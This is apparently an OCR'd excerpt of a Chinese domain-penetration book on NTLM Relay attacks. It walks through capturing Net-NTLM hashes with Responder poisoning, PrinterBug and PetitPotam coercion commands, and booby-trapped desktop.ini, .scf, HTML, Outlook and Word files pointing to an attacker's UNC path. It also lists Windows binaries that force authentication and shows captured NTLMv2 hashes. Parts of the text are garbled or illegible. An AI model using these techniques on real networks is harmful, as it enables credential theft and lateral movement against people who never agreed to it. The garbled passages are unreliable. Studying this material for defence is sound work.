


NTLM Relay 攻击

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129




本商品由 放心购 提供保障

谢公子学安全

NTLM Relay 攻击其实应该叫 Net-NTLM Relay 攻击，它发生在 NTLM 认证的第三步，在 Response 消息中存在 Net-NTLM Hash，当攻击者获得了 Net-NTLM Hash 后，可以重放 Net-NTLM Hash 进行中间人攻击，这就是大家常说的 NTLM Relay(NTLM 中继)攻击。

如图所示是 NTLM Relay 流程图，攻击者作为中间人在客户端和服务端之间转发 NTLM 认证数据包，从而模拟客户端身份访问服务端的资源。



NTLM Relay 攻击分为两步：

- 第一步是捕获 Net-NTLM Hash；
- 第二步是重放 Net-NTLM Hash。

捕获 Net-NTLM Hash

捕获 Net-NTLM Hash 又有两步：

第一步是使用工具来监听捕获目标服务器发来的 NTLM 请求，使用 Responder 工具执行如下命令监听即可：

```
./Responder.py -i 10.211.55.2 -wrfv
```

如图所示，运行 Responder 进行监听。

fcmit.cc

The diagram consists of three rows of symbols:

- Row 1:** A series of horizontal dashed lines. There are four groups of two dashes each, followed by a single dash, and another group of two dashes.
- Row 2:** Vertical lines positioned below the first row. There are four pairs of vertical lines corresponding to the first four groups of dashes in Row 1, and one pair corresponding to the single dash.
- Row 3:** Horizontal solid lines positioned below the second row. These lines connect the vertical lines from Row 2. The lengths of these lines vary, representing different durations or states.

The overall structure suggests a timeline or a sequence of events where specific points (vertical lines) are connected by segments (horizontal lines) of varying lengths.

NBT-NS, LLMNR & MDNS Responder 2.3

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:

```
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
```

[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[ON]
SMB server	[ON]
Kerberos server	[ON]

第二步是使目标服务器主动向攻击者发起 NTLM 请求，常见的方法如下：

1. LLMNR&NBNS

LLMNR 和 NBNS 是局域网内的名称解析协议，主要用于局域网中的名称解析。当其他方式解析失败时，Windows 系统就会使用 LLMNR 和 NBNS 协议解析名称。这些协议只为本地连接设计。NetBIOS 和 LLMNR 在 Windows Vista 以后的系统中均实现。

Windows 系统的名称解析顺序如下：

- 本地 hosts 文件 (%windir%\System32\drivers\etc\hosts)
- DNS 缓存/DNS 服务器
- 链路本地多播名称解析 (LLMNR) 和 NetBIOS 名称服务 (NBNS)

(1) LLMNR

LLMNR(Link-LocalMulticast NameResolution): 链路本地多播名称解析 (LLMNR), 是一个基于域名系统(DNS)数据包格式的协议, LLMNR 协议定义在 RFC4795 中。该协议使得局域网内的 IPv4 和 IPv6 的主机进行名称解析为同一本地链路上的主机, 因此也称作多播 DNS。Windows 操作系统从 Windows Vist 开始就内嵌支持 LLMNR 协议, Linux 系统也通过 systemd 实现了此协议。LLMNR 协议监听的端口为 UDP 的 5355 端口, 支持 IPv4 和 IPv6。LLMNR 协议类似于 ARP 协议, 其解析名称的特点为端到端, IPv4 的多播地址为 224.0.0.252, IPv6 多播地址为 FF02::1:3。如图所示, 使用 WireShark 抓包可以看到 LLMNR 协议。

192.168.106.7	224.0.0.252	LLMNR	66 Standard query 0x6c6d A isatap
fe80::b1fb:ad34:40...	ff02::1:2	DHCPv6	149 Solicit XID: 0xa987a7 CID: 00010001233f4d3400c2954789a
fe80::b1fb:ad34:40...	ff02::1:3	LLMNR	86 Standard query 0x6c6d A isatap
192.168.106.7	224.0.0.252	LLMNR	66 Standard query 0x6c6d A isatap

img

(2) NBNS

NetBios(Network Basic Input Output System): 网络基本输入输出系统, NetBIOS 协议是由 IBM 公司开发, 主要用于 20-200 台计算机的局域网。NBNS 协议通过 UDP137 端口进行通信, 仅支持 IPV4 不支持 IPV6。NBNS 是一种应用程序接口(API), 系统可以利用 WINS 服务、广播及 Lmhosts 文件等多种模式将 NetBIOS 名解析为相应 IP 地址, 几乎所有的局域网都是在 NetBIOS 协议的基础上工作的。在 Windows 操作系统中, 默认情况下在安装 TCP/IP 协议后会自动安装 NetBIOS。NetBIOS 协议进行名称解析的过程如下:

- 检查本地 NetBIOS 缓存

- 如果缓存中没有请求的名称且已配置了 WINS 服务器，接下来则会向 WINS 服务器发出请求
- 如果没有配置 WINS 服务器或 WINS 服务器无响应则会向当前子网域发送广播
- 如果发送广播后无任何主机响应则会读取本地的 Lmhosts 文件

如图所示，使用 WireShark 抓包可以看到 NBNS 协议。

192.168.106.7	192.168.106.255	NBNS	110 Registration NB WIN2008<20>
192.168.106.7	192.168.106.255	NBNS	92 Name query NB ISATAP<00>
192.168.106.7	192.168.106.255	NBNS	110 Registration NB WIN2008<20>

(3) LLMNR 和 NBNS 协议的区别和联系

区别：

- NBNS 基于广播，而 LLMNR 基于多播
- NetBIOS 在 Windows NT 以后的所有操作系统上均可用，而只有 Windows Vista 和更高版本才支持 LLMNR；
- LLMNR 还支持 IPv6，而 NetBIOS 不支持 IPv6。


联系：

- 两者都是局域网内用于解析名称的协议

(4) LLMNR&NBNS 攻击

只要用户输入一个任意的不存在名称，由于本地 hosts 文件和 DNS 服务器均不能正常解析该名称。于是系统就会发送 LLMNR/NBNS 数据包请求解析。攻击者收到请求后告诉客户端它是该名称并要求客户端发送 Net-NTLM Hash 进行认证，于是攻击者就可以收到客户端发来的 Net-NTLMHash 了。

如图所示，在局域网内任一主机 10.211.55.7 上请求解析不存在的名称“abcdefgh”：



此时我们的 Responder 就可以对目标主机进行 LLMNR/NBNS 毒化，并请求其输入凭据认证，然后就可以抓到目标主机的 Net-NTLM Hash 了，如图所示。

[illegible]

2. 打印机漏洞

Windows 的 MS-RPRN 协议用于打印客户机和打印服务器之间的通信，默认情况下是启用的。协议定义的 `RpcRemoteFindFirstPrinterChangeNotificationEx()` 调用创建一个远程更改通知对象，该对象监视对打印机对象的更改，并将更改通知发送到打印客户端。任何经过身份验证的域成员都可以连接到远程服务器的打印服务 (`spoolsv.exe`)，并请求对一个新的打印作业进行更新，令其将该通知发送给指定目标。之后它会将立即测试该连接，即向指定目标进行身份验证（攻击者可以

特点，
，迫

```
py xie/hack:P@ss1234@10.211.55.4 10.211.55.2
```

python3 interbug.py xie/hack:P@ss1234@10.211.55.4 10.211.55.2

interbug.py 脚本触发目标服务器向攻击者发起 SYN 攻击

interbug.py 脚本触发目标服务器向攻击者发起 SM

```
root@kali:~# python3 printerbug.py xie/hack:P@ss1234@10.211.55.4 1
evl - Copyright 2021 SecureAuth Corporation

Printer authentication via rprn RPC at 10.211.55.4

Error: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
To connect, this may or may not have worked
```

nder 已经收到目标机器向我们发
图所示。

```

155.4
0015
X:1E:1122334455667788:7D4F98CAD8F631B087EF19A242FE1F5F6:0101000000000000007890E9517621D801545AD5A6555ED420
0001000A005300A0D004200310032000A00A005300A0D004200310032000A00A05300A0D0042003100320005000A005300A0D004
000000000000000000000031E9864E2ED0053296CCD04A3BCA9419FD9830695A85E79238AD08C869E4B0A0010000000000000000
0600073002F000310030002E03200310031002E0350035002E0320000000000000000000
211.55.2IPCS$

```


，法国安全研究人员 Gilles Lionel 披露了一种新型的触发利用手法——PetitPotam。该漏洞利用了微软加密文件系统远端协议（FSRPC，Microsoft Encrypting File System Remote Protocol）。FSRPC 是 Microsoft 的加密文件系统远程协议，用于对远程存储的加密数据执行“维护和管理操作”。利用 PetitPotam，攻击者可以诱使目标系统向攻击者指定的 IP 地址发起连接，从而绕过防火墙限制，实现网络嗅探或内网渗透。

者可以通过连接到 LSARPC 强制触发目标机器向指定远程服务器发送 Net-NTLM Hash。

我们使用 Petitpotam.py 脚本执行如下命令，强制目标主机 AD01 也就是 10.211.55.4 机器向攻击者 10.211.55.2 发起 NTLM 认证。

如图所示，使用 Petitpotam.py 脚本触发目标服务器向攻击者发起 SMB 认证。

此时我们的 Responder 已经收到目标机器向我们发送的 SMB 类型的 Net-NTLMHash 了，如图所示。

[illegible]


4. 图标

(1) desktop.ini

在每个文件夹底下都有一个隐藏文件 desktop.ini，其作用是指定文件夹的图标之类。可以通过修改文件夹属性——>隐藏受保护的操作系统文件(推荐)，来显示 desktop.ini 文件。


首先创建一个 test 文件夹，然后修改该文件夹的图标为任何其他。如图所示：

为文件夹 test 更改图标




然后取消勾选该文件夹的 隐藏受保护的操作系统文件(推荐) 属性，如图所示：


文件夹选项




接着就能在 test 文件夹下看到 desktop.ini 文件了, 如图所示:



desktop.ini 原内容如图所示：



将 IconResource 替换为攻击者的 UNC 路径，如图所示：



只要有人访问了 test 文件夹，目标主机就会去请求指定 UNC 的图标资源，于是该主机将会将当前用户的 Net-NTLM Hash 发送给指定的机器，我们在指定 UNC 的机器上使用 Responder 监听，就能接收到目标机器发来的 Net-NTLM Hash 了。如图所示：

```
[*] Listening for events...
[SMB] NTLMv2-SSP Client : 10.211.55.16
[SMB] NTLMv2-SSP Username : XIE\hack
[SMB] NTLMv2-SSP Hash : hack::XIE:1122334455667788:3BC89BC27785F9E19D21D080264CCF2C:0101000000000000F27482CA7D21D801FB8F950B62672C460
000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D0042
003100320008003000300000000000000010000000200000672A1C5E2DA0B6A0AA459971510307F368F1454421A2524A73B60EEF8A39120A0A0010000000000000000
00000000000000000900200063006900660073002F00310030002E003200310031002E00350035002E00320000000000000000
```

(2) scf 文件

只要一个文件夹内含有 scf 后缀的文件，由于 scf 文件包含了 IconFile 属性，所以 explore.exe 会尝试获取文件夹的图标。而 IconFile 是支持 UNC 路径的，所以当打开文件夹的时候，目标主机就会去请求指定 UNC 的图标资源，于是该主机将会将当前用户的 NTLM v2 hash 发送给指定的机器，我们在该机器上使用 Responder 监听，就能接收到目标机器发来的 Net-NTLM Hash 了。

以下是 scf 后缀的文件的格式：

```
[Shell]
Command=2
IconFile=UNC 路径
[Taskbar]
Command=ToggleDesktop
```

创建一个 test 文件夹，在该文件夹内创建 test.scf 文件，文件内容如下：

```
[Shell]
Command=2
IconFile=\\10.211.55.2\test\test.ico
[Taskbar]
Command=ToggleDesktop
```

如图所示，可以看到 test.scf 文件内容。

	弹出认证框，填入消息后，收到 HTTP 类型的	弹出认证框，填入消息后，收到 HTTP 类型的	安全限制，不允许跨域到 http:\域	弹出认证框，填入消息后，收到 HTTP 类型的	弹出认证框，填入消息后，收到 HTTP 类型的	微信默认浏览器安装限制不允许跨域到 file:\域
	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	安全限制，不允许跨域到 http:\域	弹出认证框，填入消息后，收到 HTTP 类型的	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	直接发送当前用户的 HTTP 类型 Net-NTLM Hash
(web 服务器和监听的服务器是同一台，这时就不涉及到跨域问题了！)	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	弹出认证框，填入消息后，收到 HTTP 类型的	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	直接发送当前用户的 HTTP 类型 Net-NTLM Hash

如下是网页文件，插入的 UNC 格式为\10.211.55.15\test。

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="UTF-8">
</head>
<body>
```

fcmit.cc



The screenshot shows a Windows taskbar with a single active application window. The window's title bar displays the file path 'C:\Users\hack.XIE\Desktop\1.html' next to a small icon. The taskbar itself is light gray and contains the Start button on the left and the active window's taskbar button on the right.

[illegible]

以自行尝试在可信

6. Outlook

Outlook 邮件支持发送 HTML 格式的邮件，于是我们可以发送带有如下 html payload 的邮件给指定用户。

fcmit.cc

如图所示，可以看到目标用户 administrator 收到了恶意的邮件。

收件人: Administrator

 无法显示的链接...

[illegible]

```
certreq.exe \hostshare #(noisy, pops an error dialog)
```


certutil.exe \hostshare
cipher.exe \hostshare
ClipUp.exe -l \hostshare
cmdl32.exe \hostshare
cmstp.exe /s \hostshare
colorcpl.exe \hostshare *#(noisy, pops an error dialog)*
comp.exe /N=0 \hostshare \hostshare
compact.exe \hostshare
control.exe \hostshare
convertvhd.exe -source \hostshare -destination \hostshare
Defrag.exe \hostshare
diskperf.exe \hostshare
dispdiag.exe -out \hostshare
doskey.exe /MACROFILE=\hostshare
esentutl.exe /k \hostshare
expand.exe \hostshare
extrac32.exe \hostshare
FileHistory.exe \hostshare *#(noisy, pops a gui)*
findstr.exe * \hostshare
fontview.exe \hostshare *#(noisy, pops an error dialog)*
fvenotify.exe \hostshare *#(noisy, pops an access denied error)*
FXSCOVER.exe \hostshare *#(noisy, pops GUI)*
hwrcomp.exe -check \hostshare
hwrreg.exe \hostshare
icacls.exe \hostshare
licensingdiag.exe -cab \hostshare
lodctr.exe \hostshare
lpksetup.exe /p \hostshare /s
makecab.exe \hostshare
msiexec.exe /update \hostshare /quiet
msinfo32.exe \hostshare *#(noisy, pops a "cannot open" dialog)*
mspaint.exe \hostshare *#(noisy, invalid path to png error)*

fcmit.cc

```
netcfg.exe -l \hostshare -c p -i foo
```

```
C:\Users\hack.XIE\Desktop>caccls.exe \\10.211.55.2\teest
The system cannot find the file specified.
```

[illegible]

一张图片，如图所示：

test.docx


开始 插入 页面布局 引用 邮件 审阅 视图 窗口 特色功能

分类 空白页 表格 图片 截屏 形状 图标库 图表 在线图表 智能图形 思维导图 流程图 文本框 艺术字 符号 公式 LaTeX公式 插入数字 对象 日期 附件 域 批注 页眉和页脚 页码 水印 超链接


智能识别目录

謝公子學安全


用压缩软件打开，进入 test.docx\word_rels 目录，找到 document.xml.rels 文件，如图所示：



打开 document.xml.rels 文件，可以看到 Target 参数是本地的路径，如图所示：



我们修改为指定的 UNC 路径，然后加上 TargetMode="External"，如图所示：



只要有人访问了该 word 文档，目标主机就会去请求指定 UNC 的图片资源，于是我们就能收到目标机器的 Net-NTLM Hash 了。如图所示：

```
[SMB] NTLMv2-SSP Client : 10.211.55.16
[SMB] NTLMv2-SSP Username : XIE\hack
[SMB] NTLMv2-SSP Hash : hack::XIE:1122334455667788:53979884EC6D6390DB72711D2B30E426:0101000000000000104AA27A8621D801
D120E8659CDC6755000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A005300
4D0042003100320005000A0053004D00420031003200080030003000000000000000100000000200000672A1C5E2DA0B6A0AA459971510307F368F1
454421A2524A73B60EEF8A39120A0A001000000000000000000000000000000000900200063006900660073002F00310030002E00320031003100
2E00350035002E0032000000000000000000
```

9. pdf

PDF 文件可以添加请求远程 SMB 服务器文件的功能。于是可以利用 PDF 文件的正常功能窃取 Windows 系统的 Net-NTLM Hash。当用户使用 PDF 阅读器打开一份恶意的 PDF 文档，该 PDF 会向远程 SMB 服务器发出请求，如果该远程 SMB 服务器对数据包进行抓取，就能够获得目标用户的 Net-NTLM Hash。

